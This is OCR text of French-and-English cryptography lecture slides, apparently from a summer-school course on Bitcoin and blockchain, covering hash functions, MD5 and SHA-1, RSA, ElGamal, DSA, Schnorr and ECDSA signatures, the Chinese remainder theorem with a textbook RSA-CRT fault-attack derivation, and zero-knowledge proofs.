


JEAN-GUILLAUME DUMAS • PASCAL LAFOURCADE
ARIANE TICHIT • SÉBASTIEN VARRETTE
LES
BLOCK CHAINS
EN 50 QUESTIONS
Comprendre le fonctionnement et les enjeux de cette technologie
DUNOD


JEAN-GUILLAUME DUMAS • PASCAL LAFOURCADE • ETIENNE ROUDEIX
ARIANE TICHIT • SÉBASTIEN VARRETTE
LES
NFT
EN 40 QUESTIONS
Des réponses claires et détaillées pour comprendre les Non Fungible Tokens
DUNOD


Pascal Lafourcade et Malika More
25 ÉNIGMES LUDIQUES POUR S'INITIER À LA CRYPTOGRAPHIE
DUNOD


Pascal Lafourcade et Cristina Onete
20 ÉNIGMES LUDIQUES POUR SE PERFECTIONNER EN CRYPTOGRAPHIE
DUNOD

Bitcoin et la Blockchain

Pascal Lafourcade

Summer School Alpbach
August 2025

Plan

Symmetric Encryption

Examples

- Caesar, Vigenère
- One Time Pad (OTP) $c = m \oplus k$
- Data Encryption Standard (DES) 1976
- Advanced Encryption Strandard (AES) 2001

Public Key Encryption

Examples


- RSA (Rivest Shamir Adelmman 1977): $c = m^e \mod n$
- ElGamal (1981) : $c \equiv (g^r, h^r \cdot m)$

Hash Function (SHA-256, SHA-3)

Hash Function (SHA-256, SHA-3)

Security properties

- Pré-image Resistance



Hash Function (SHA-256, SHA-3)

Security properties

- Pré-image Resistance
- Second Pré-image Resistance

Hash Function (SHA-256, SHA-3)

Security properties

- Pré-image Resistance
- Second Pré-image Resistance
- Collision Resistance

- Unkeyed Hash function: Integrity
- Keyed Hash function (Message Authentication Code): Authentification

Hash Functions

login	H(login)	login	H(login)	login	H(login)
	25		28		22
	24		16		22


Saurez-vous découvrir le calcul auquel correspond la fonction de hachage H, calculer le haché de JAMES et trouver un autre prénom qui provoque une collision avec lui ?

Correction

Additionner le nombre de segments allumés pour chaque lettre.

$$H(EVE) = H(E) + H(V) + H(E) = 6 + 6 + 4 = 16$$

Lettre	A	b	C	d	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Haché	7	6	4	6	6	4	6	6	2	4	5	3	6	6	6	6	7	7	6	3	5	4	6	4	3	4



$H(J) + H(A) + H(M) + H(E) + H(S) = 4 + 7 + 6 + 6 + 6 = 29$
$H(M) + H(A) + H(R) + H(I) + H(A) = 6 + 7 + 7 + 2 + 7 = 29$
JASON, *LUKAS*, *ALEXIA*, *JEHAN*, *CEDRIC*, *MELINE*, *LEANA*, *ELODIE*, *XAVIER*

Hachages naïfs

Trouver des collisions ou prouvez qu'elle est sûre.

1. $H_1(m) =$ le nombre de 1 du message m.
   COLLISION : tous les anagrames.
2. $H_2(m) =$ les 256 premiers bits de m.
   COLLISION : tous les mots de même préfixe.
3. $H_3(m) =$ découper le message en blocs de 256 bits et calculer le XOR de tous les blocs.
   COLLISION : il suffit de permuter les blocs car le XOR est commutatif pour trouver une collision
4. $H_4(m) =$ SHA-256$(H_3(m))$
   COLLISION : idem, il suffit de permuter les blocs car le XOR est commutatif pour trouver une collision
5. $H_5(m) =$ découper le message en blocs de 64 bits $m = (m_1, m_2, \ldots, m_k)$. Soit p_i le plus petit nombre premier tel que $p_i \geq m_i$. Le haché est le produit des p_i.
   COLLISION : il y a au mois un entier pair entre deux premiers, il y aura donc toujours des collisions.

Construction de Merkle-Damgård

Soit f une fonction de compression

$$f : \{0,1\}^m \to \{0,1\}^n$$

1. Couper le message x en blocs de taille $m - n$:

$$x = x_1 x_2 \dots x_t$$

2. Ajouter des zéros si nécessaire à x_t
3. Initialiser $H_0 = 0^n$
4. Itérer sur les blocs : $H_i = f(H_{i-1}||x_i)$
5. pour obtenir $h(x) = H_t$


Théorème

Theorem


Si la fonction de compression f est collision resistante, alors la fonction h de Merkle-Damgård est collision resistante.

En utilisant des chiffrements par blocs


Matyas-Meyer-Oseas



Davies-Meyer



Miyaguchi-Preneel



MD5 par Ron Rivest en 1991

Pour chaque bloc de 512-bit du message à hacher
Ki constante de 32-bit telle que $K_i^{\{256\}} = \lfloor |2^{32} \times \sin(i+1)| \rfloor$.
$\boxplus$ représente l'addition modulo 2^{32} et $\lll s$ un décalage à gauche de s bits variant à chaque tour.

MD5 Détails

Il y a 4 possibles fonctions F, qui change à chaque tour.

- $F(B, C, D) = (B \wedge C) \vee (\neg B \wedge D)$
- $G(B, C, D) = (B \wedge D) \vee (C \wedge \neg D)$
- $H(B, C, D) = B \oplus C \oplus D$
- $I(B, C, D) = C \oplus (B \vee \neg D)$

```
s[ 0..15] := { 7, 12, 17, 22,  7, 12, 17, 22,  7, 12, 17, 22,  7, 12, 17, 22 }
s[16..31] := { 5,  9, 14, 20,  5,  9, 14, 20,  5,  9, 14, 20,  5,  9, 14, 20 }
s[32..47] := { 4, 11, 16, 23,  4, 11, 16, 23,  4, 11, 16, 23,  4, 11, 16, 23 }
s[48..63] := { 6, 10, 15, 21,  6, 10, 15, 21,  6, 10, 15, 21,  6, 10, 15, 21 }
```

Cryptanalyses de MD5

- En 1993, Den Boer et Bosselaers ont trouvé une "pseudo-collision".
- En 1996, Dobbertin propose une collision de MD5.
- Le 17 aout 2004, Collisions pour MD5 par Xiaoyun Wang, Dengguo Feng, Xuejia Lai, et Hongbo Yu.
- Le 1 mars 2005, Arjen Lenstra, Xiaoyun Wang, et Benne de Weger produisent deux certificats X.509 qui ont le même MD5.
- En 2005, Vlastimil Klima construit des collisions MD5 en quelques heures avec un PC.
- Le 18 mars 2006, Klima propose un algorithme pour trouver une collision en moins d'une minute sur un PC.
- Le 24 décembre 2010, Tao Xie et Dengguo Feng annoncent le premier (512 bit) MD5 collision.

SHA-1 (Secure Hash Algorithm), par la NSA en 1995

Détails de SHA-1 : $f_0, f_1, \ldots, f_{79}$

$$f_t = \begin{cases} \mathit{Choix} & \text{si} \quad 0 \leq t \leq 19 \\ \mathit{Parite} & \text{si} \quad 20 \leq t \leq 39 \\ \mathit{Majorite} & \text{si} \quad 40 \leq t \leq 59 \\ \mathit{Parite} & \text{si} \quad 60 \leq t \leq 79 \end{cases}$$

$$\begin{aligned} \mathit{Choix}(b,c,d) &= (b \wedge c) \vee ((\neg b) \wedge d) \\ &= (b \wedge c) \oplus ((\neg b) \wedge d) \\ &= (b \wedge c) + ((\neg b) \wedge d) \\ &= d \oplus (b \wedge (c \oplus d)) \end{aligned}$$

$$\begin{aligned} \mathit{Majorite}(b,c,d) &= (b \wedge c) \vee (b \wedge d) \vee (c \wedge d) \\ &= (b \wedge c) \oplus (b \wedge d) \oplus (c \wedge d) \\ &= (b \wedge c) \vee (d \wedge (b \vee c)) \\ &= (b \wedge c) \vee (d \wedge (b \oplus c)) \\ &= (b \wedge c) \oplus (d \wedge (b \oplus c)) \\ &= (b \wedge c) + (d \wedge (b \oplus c)) \\ &= \mathit{Choix}(c \oplus d, b, c) \end{aligned}$$

$$\mathit{Parite}(b,c,d) = b \oplus c \oplus d$$


Constantes de SHA-1

SHA-1 utilise quatre valeurs réparties dans les 80 constantes $K_0, K_1, \ldots, K_{79}$

$$K_t = \begin{cases} \text{0x5a827999}, & \text{si } 0 \leq t \leq 19 \\ \text{0x6ed9eba1}, & \text{si } 20 \leq t \leq 39 \\ \text{0x8f1bbcdc}, & \text{si } 40 \leq t \leq 59 \\ \text{0xca62c1d6}, & \text{si } 60 \leq t \leq 79 \end{cases}$$

Signature

Signature



RSA: $m^d \mod n$

Propriété de sécurité

Forge Existentielle (Existential UnForgeability, EUF):

BUT : Forger au moins UN couple (m, σ) est difficile.

Forge Selective (Selective UnForgeability, SUF):

Soit m choisi par le challenger avant l'attaque.
BUT : Forger au moins UN couple (m, σ) est difficile.

Forge Universelle (Universal UnForgeability, UUF):

BUT : **Pour tout message** m, forger (m, σ) est difficile.

RSA Signature

Rappel : Chiffrement RSA

- $pk = (n, e)$ et $sk = d$ tel que $ed = 1 \mod \phi(n)$
- Chiffrement : $m^e \mod n$
- Déchiffrement : $c^d \mod n$

RSA Signature


- $pk = (n, e)$ et $sk = d$ tel que $ed = 1 \mod \phi(n)$
- Signature : $\sigma = m^d \mod n$
- Verification : $\sigma^e = m \mod n$

Exercice : Signature RSA

Montrer que la signature RSA n'est pas EUF sûre ?:

Signature en pratique

Signer de gros fichier n'est pas éfficace : HASH-and-SIGN



Standards

- PKCS#1 v1.5: pas de preuve de sécurité
- PKCS#1 v2.1: PSS proposée en 1996 par Bellare et Rogaway

Elgamal Signature

Génération de clés

- Choisir une clé secrète x telle que $1 < x < p - 1$
- Calculer $y = g^x \mod p$
- $pk = (p, g, y)$
- $sk = x$

Elgamal Signature

Signature de m avec la clé $sk = x$

- Choisir un nombre aléatoire k tel que $1 < k < p-1$ et $pgcd(k, p-1) = 1$
- Calculer $r \equiv g^k \pmod{p}$
- Calculer $s \equiv (H(m) - xr)k^{-1} \pmod{p-1}$

La paire (r, s) est la signature de m.

Elgamal Signature

Verification de la signature (r, s) du message m

- Vérifier que $0 < r < p$ et $0 < s < p - 1$.
- Vérifier que $g^{H(m)} \equiv y^r r^s \pmod{p}$

Elgamal Signature Correctness

Par construction : $s \equiv (H(m) - xr)k^{-1} \pmod{p-1}$
Ce qui implique $H(m) \equiv xr + sk \pmod{p-1}$

$$\begin{aligned} g^{H(m)} &\equiv g^{xr} g^{ks} \\ &\equiv (g^x)^r (g^k)^s \\ &\equiv (y)^r (r)^s \pmod{p}. \end{aligned}$$

DSA : Digital Signature Algorithm

DSS (Digital Signature Standard par Kravitz) adoptée en 1993 (FIPS 1186) par le NIST.

Génération des clés

- Choisir un nombre alétoire x, tel que $0 < x < q$
- Choisir g, a number whose multiplicative order modulo p is q.
- Calculate $y = g^x \mod p$
- Public key is (p, q, g, y)
- Private key is x

DSA :

Let H be the hashing function and m the message

Signature

- Generate a random value k where $0 < k < q$
- Calculate $r = \left(g^k \bmod p\right) \bmod q$
- Calculate $s = k^{-1}\left(H(m) + xr\right) \bmod q$

The signature is (r, s)

DSA :

Verification of (r, s) with m

- Reject the signature if $0 < r < q$ or $0 < s < q$ is not satisfied.
- Calculate $w = s^{-1} \bmod q$
- Calculate $u_1 = H(m) \cdot w \bmod q$
- Calculate $u_2 = r \cdot w \bmod q$
- Calculate $v = ((g^{u_1} y^{u_2}) \bmod p) \bmod q$

The signature is valid if $v = r$

DSA : Correctness

If $g = h(p-1)/q \mod p$ it follows that $gq = hp - 1 = 1 \mod p$ by Fermat's little theorem. Since $g > 1$ and q is prime, g must have order q. The signer computes $s = k^{-1}(H(m) + xr) \bmod q$

$$\begin{aligned} k &\equiv H(m)s^{-1} + xrs^{-1} \\ &\equiv H(m)w + xrw \pmod{q} \end{aligned}$$

Since g has order q (mod p) we have

$$\begin{aligned} g^k &\equiv g^{H(m)w} g^{xrw} \\ &\equiv g^{H(m)w} y^{rw} \\ &\equiv g^{u1} y^{u2} \pmod{p} \end{aligned}$$

$$\begin{aligned} r &= (g^k \bmod p) \bmod q \\ &= (g^{u1} y^{u2} \bmod p) \bmod q \\ &= v \end{aligned}$$

Schnorr Signature

Génération des clés

- Choisir une clé privée, x.
- $pk = g^x$.

Signer M

- Choisir un nombre aléatoire k
- Calculer $r = g^k$.
- Soit $e = H(r \parallel M)$, $\parallel$ dénote la concatenation.
- Soit $s = k - xe \bmod (p-1)$.


La signature est $\sigma = (s, e)$


Vérification of $\sigma = (s, e)$

- $r_v = g^s y^e = g^{k-xe} g^{xe}$
- $e_v = H(r_v \parallel M)$
- Si $e_v = e = H(g^k \parallel M)$ alors la signature est vérifiée.

Courbes Elliptiques

$$y^2 = x^3 + ax + b$$







$y^2 = x^3 - 2x + 1$ over $\mathbb{R}$ $y^2 = x^3 - 2x + 1$ over $\mathbb{Z}_{89}$

$E(K) = \{(x, y)$ tel que $y^2 = x^3 + ax + b\}$ plus un point "à l'infini"
Weierstrass : $\Delta = -16(4a^3 + 27b^2) \neq 0$
Si K n'est pas de caractérisitque 2 ou 3


Lois de groupe



Inverse $-P$



Addition $P + Q$



Double $P + P$

$$P + R + Q = \mathcal{O} \Rightarrow R = -(P + Q)$$

$$R + S + \mathcal{O} = \mathcal{O} \Rightarrow R = -S$$

ECDSA

1992 par Scott Vanstone
Clé secrète s, clé publique $Q = sG$ et G

Signature

- Choisir k entre 1 et $n - 1$
- Calculer $(i, j) = kG$
- Calculer $x = i \bmod n$ si $x = 0$, aller à la première étape
- Calculer $y = k^{-1}(H(m) + sx) \bmod n$ où $H(m)$ Si $y = 0$, aller à la première étape
- La signature est (x, y)

ECDSA : Vérification

- Calculer $(i, j) = (H(m)y^{-1} \bmod n)G + (xy^{-1} \bmod n)Q$
- Vérifier que $x = i \bmod n$

Preuve

Observe : $y = k^{-1}(H(m) + sx)$

$$\begin{aligned}
&\left(H(m)y^{-1} \bmod n\right)\ G + \left(xy^{-1} \bmod n\right)\ Q \\
&= \left(H(m)y^{-1} \bmod n\right) G + \left(xy^{-1} \bmod n\right) s\ G \\
&= \left((H(m) + sx)y^{-1}\right) \bmod n\ G \\
&= \left((H(m) + sx)\, k(H(m) + sx)^{-1}\right) \bmod n\ G \\
&= (k \bmod n)\ G \\
&= k\ G = (i,\ j)
\end{aligned}$$

Pairing

Pairing

Let G_1, G_2 be two additive cyclic groups of prime order q, and G_T another cyclic group of order q written multiplicatively. A pairing is a map: $e : G_1 \times G_2 \to G_T$, which satisfies the following properties:

Bilinearity : $\forall a, b \in F_q^*,\ \forall P \in G_1, Q \in G_2 :\ e(aP, bQ) = e(P, Q)^{ab}$

Non-degeneracy $e \neq 1$

Computability There exists an efficient algorithm to compute e

Boneh-Lynn-Shacham 2004

- Key generation :
  1. $x \leftarrow [0, r-1]$
  2. Private key is x
  3. Public key, g^x
- Signing : $h = H(m)$, $\sigma = h^x$
- Verification : $e(\sigma, g) = e(H(m), g^x)$

Plan

Théorème des restes Chinois

Soient des objets en nombre inconnu x.
Si on les range par 3 il en reste 2.
Si on les range par 5, il en reste 3
Si on les range par 7, il en reste 2.
Combien a-t-on d'objets ?

Théorème des restes Chinois

Soient des objets en nombre inconnu x.
Si on les range par 3 il en reste 2.
Si on les range par 5, il en reste 3
Si on les range par 7, il en reste 2.
Combien a-t-on d'objets ?

$$x \equiv 2 \pmod 3$$
$$x \equiv 3 \pmod 5$$
$$x \equiv 2 \pmod 7$$

Théorème des restes Chinois

Soient des objets en nombre inconnu x.
Si on les range par 3 il en reste 2.
Si on les range par 5, il en reste 3
Si on les range par 7, il en reste 2.
Combien a-t-on d'objets ?
$x \equiv 2 \pmod 3$
$x \equiv 3 \pmod 5$
$x \equiv 2 \pmod 7$

$$x = 233 = (2 \times 70 + 3 \times 21 + 2 \times 15)$$

Or $105 = 3 \times 5 \times 7$ et $233 = 23 + 2 \times 105$
$x = 23$ convient aussi.

Théorème des restes Chinois

Soient $n_1, \ldots, n_k$ des entiers deux à deux premiers entre eux, c'est-à-dire que $PGCD(n_i, n_j) = 1$ lorsque $i \neq j$. Alors pour tous entiers $a_1, \ldots, a_k$, il existe un entier x, unique modulo $n = \prod_{i=1}^{k} n_i$, tel que :

$$\begin{aligned} x &\equiv a_1 \pmod{n_1} \\ &\cdots \\ x &\equiv a_k \pmod{n_k} \end{aligned}$$

$$x = \sum_{i=1}^{i=n} a_i \times e_i$$

Où, $e_i = \frac{n}{n_i} \times ((\frac{n}{n_i})^{-1} \mod n_i)$
Utilisé pour RSA et dans l'algorithme de Silver-Pohlig-Hellman pour le calcul du logarithme discret.

Théorème des restes Chinois : Preuve

n_i et $\frac{n}{n_i}$ sont premiers entre eux.
D'après le théorème de Bezout, il existe u_i et v_i tels que :

$$u_i \times n_i + v_i \times \frac{n}{n_i} = 1$$

où v_i est l'inverse de $\frac{n}{n_i} \mod n_i$
En posant $e_i = v_i \times \frac{n}{n_i} \mod n_i$, il en découle que
$e_i = 1 \mod n_i$ et $e_i = 0 \mod n_j$ avec $j \neq i$.
Une solution particulière est

$$x = \sum_{i=1}^{i=n} a_i \times e_i$$

Exemple

$x \equiv 2 \pmod 3$
$x \equiv 3 \pmod 5$
$x \equiv 2 \pmod 7$
On obtient alors $n = 3 \times 5 \times 7 = 105$
$n_1 = 3$ et $n \times n_1^{-1} = 5 \times 7 = 35$,
or $2 \times 35 \equiv 1 \pmod 3$ donc $e_1 = 2 \times 35 = 70$
$n_2 = 5$ et $n \times n_2^{-1} = 3 \times 7 = 21$,
or $21 \equiv 1 \pmod 5$ donc $e_2 = 1 \times 21$
$n_3 = 7$ et $n \times n_3^{-1} = 3 \times 5 = 15$,
or $15 \equiv 1 \pmod 7$ donc $e_3 = 1 \times 15$
Une solution pour $x = 2 \times 70 + 3 \times 21 + 2 \times 15 = 233$

Petit Théorème de Fermat

Si p est un nombre premier et si a est un entier non divisible par p, alors $a^{p-1} - 1$ est un multiple de p
a^{p-1} est congru à 1 modulo p :

$$a^{p-1} \equiv 1 \bmod p$$

Petit Théorème de Fermat

Si p est un nombre premier et si a est un entier quelconque, alors $a^p - a$ est un multiple de p

$$a^p \equiv a \bmod p$$

Exemples:
$5^3 - 5 = 120$ est divisible par 3
$7^2 - 7 = 42$ est divisible par 2.
$2^5 - 2 = 30$ est divisible par 5.

Petit Théorème de Fermat

Petit Théorème de Fermat

Soit p premier et a entier. Alors $a^p \equiv a \mod p$.

Remarque : $(k+1)^p \equiv k^p + 1 \mod p$ coefficiet binomiaux sont tous multiples de p

Preuve d'Euler (par récurrence)

- **Cas de base :**
  Pour $a = 1$ on a bien $a^p \equiv a \mod p$.
- **Hypothèse de récurrence :**
  Pour a, $a^p \equiv a \mod p$.
- **Induction :**
  Montrons que $(a+1)^p \equiv (a+1) \mod p$.
  $(a+1)^p \equiv a^p + 1 \equiv (a+1) \mod p$. □

Rappel : Théorème des restes Chinois

Soient $n_1, \ldots, n_k$ des entiers deux à deux premiers entre eux, c'est-à-dire que $PGCD(n_i, n_j) = 1$ lorsque $i \neq j$. Alors pour tous entiers $a_1, \ldots, a_k$, il existe un entier x, unique modulo $n = \prod_{i=1}^{k} n_i$, tel que :

$$\begin{aligned} x &\equiv a_1 \pmod{n_1} \\ &\cdots \\ x &\equiv a_k \pmod{n_k} \end{aligned}$$

$$x = \sum_{i=1}^{i=n} a_i \times e_i$$

Où, $e_i = \frac{n}{n_i} \times ((\frac{n}{n_i})^{-1} (\mod n_i))$
Utilisé pour RSA et dans l'algorithme de Silver-Pohlig-Hellman pour le calcul du logarithme discret.

Signature RSA-CRT

Rappel Signature RSA : $\sigma = m^d \mod n$ où $sk = d$, $pk = (e, n)$, $n = pq$

Signature RSA-CRT

- Cacluler, $s_1 = m^d \mod p$ et $s_2 = m^d \mod q$
- Pré-calculer $a = q \times (q^{-1} \mod p)$ et $b = p \times (p^{-1} \mod q)$
- $m^d \mod n = a \times s_1 + b \times s_2$

Grâce au théorème des restes Chinois : $a \times s_1 + b \times s_2 = q \times (q^{-1} \mod p) \times m^d \mod p + p \times (p^{-1} \mod q) \times m^d \mod q = m^d \mod (p \times q) = m^d \mod n$

Injection de fautes sur la signatue RSA-CRT

Un attaquant demande la signature σ de message m.

Injection de la faute sur s_1

Il peut aussi redemander la signature σ de message m et injecter une faute dans s_1 pour obtenir $\sigma^* = a \times s_1^* + b \times s_2$

Première observation : $\sigma \mod q = b \times s_2 = \sigma^* \mod q$, ainsi $\sigma - \sigma^* = 0 \mod q$, donc q divise $\sigma - \sigma^*$.

Par contre $\sigma \mod p = a \times s_1 \neq \sigma^* \mod p = a \times s_1^*$, donc, $\sigma - \sigma^* \neq 0 \mod p$, donc p ne divise pas $\sigma - \sigma^*$.


Ainsi : $pgcd(\sigma - \sigma^*, n = p \times q) = q$

Plan

Idea of Zero Knowledge Proof

Prover (P)

(P) convinces (V) that it knows something
without revealing any information




Verifier (V)

Idea of Zero Knowledge Proof

Prover (P)

(P) convinces (V) that it knows something
without revealing any information




Verifier (V)

Applications:

- Authentication systems: prove its identity to someone using a password without reavealing anything about the secret.
- Prove that a praticipant behavior is correct according to the protocol (e.g. integrity of ballots in vote).
- Group signature, secure multiparty computation, e-cash ...


Cave example (0)



Door with a secret code


Cave example (I)

V waits outside while P chooses a path




Cave example (II)

V enters and shouts the name of a path




Cave example (III)

P returns along the desired path (using the secret if necessary)



Cave example (III)

P returns along the desired path (using the secret if necessary)




$A =$ "P does not know the secret"
is equivalent to say "P is lucky"

$$Pr[A] = \frac{1}{2}$$

Cave example (III)

P returns along the desired path (using the secret if necessary)



$A =$ "P does not know the secret"
is equivalent to say "P is lucky"


$$Pr[A] = \frac{1}{2}$$

After k tries,

$$Pr[A] = (\frac{1}{2})^k$$

Cave example (III)

P returns along the desired path (using the secret if necessary)



$A =$ "P does not know the secret"
is equivalent to say "P is lucky"

$$Pr[A] = \frac{1}{2}$$


After k tries,

$$Pr[A] = (\frac{1}{2})^k$$

$\overline{A} =$ "P knows the secret", then


$$Pr[\overline{A}] = 1 - Pr[A] = 1 - (\frac{1}{2})^k$$

Graph 3-coloring is NP-complete: ● ● ●



Petersen graph


Graph 3-coloring is NP-complete: ● ● ●




Petersen graph

P wants to prove to V his 3-coloring of $G = (E, V)$


P selects a permutation π of the 3 colors.


$\pi($ 


$)=$ 

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.

$\pi($ 


$)=$ 




Chooses $\forall u \in V, r_u$


P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

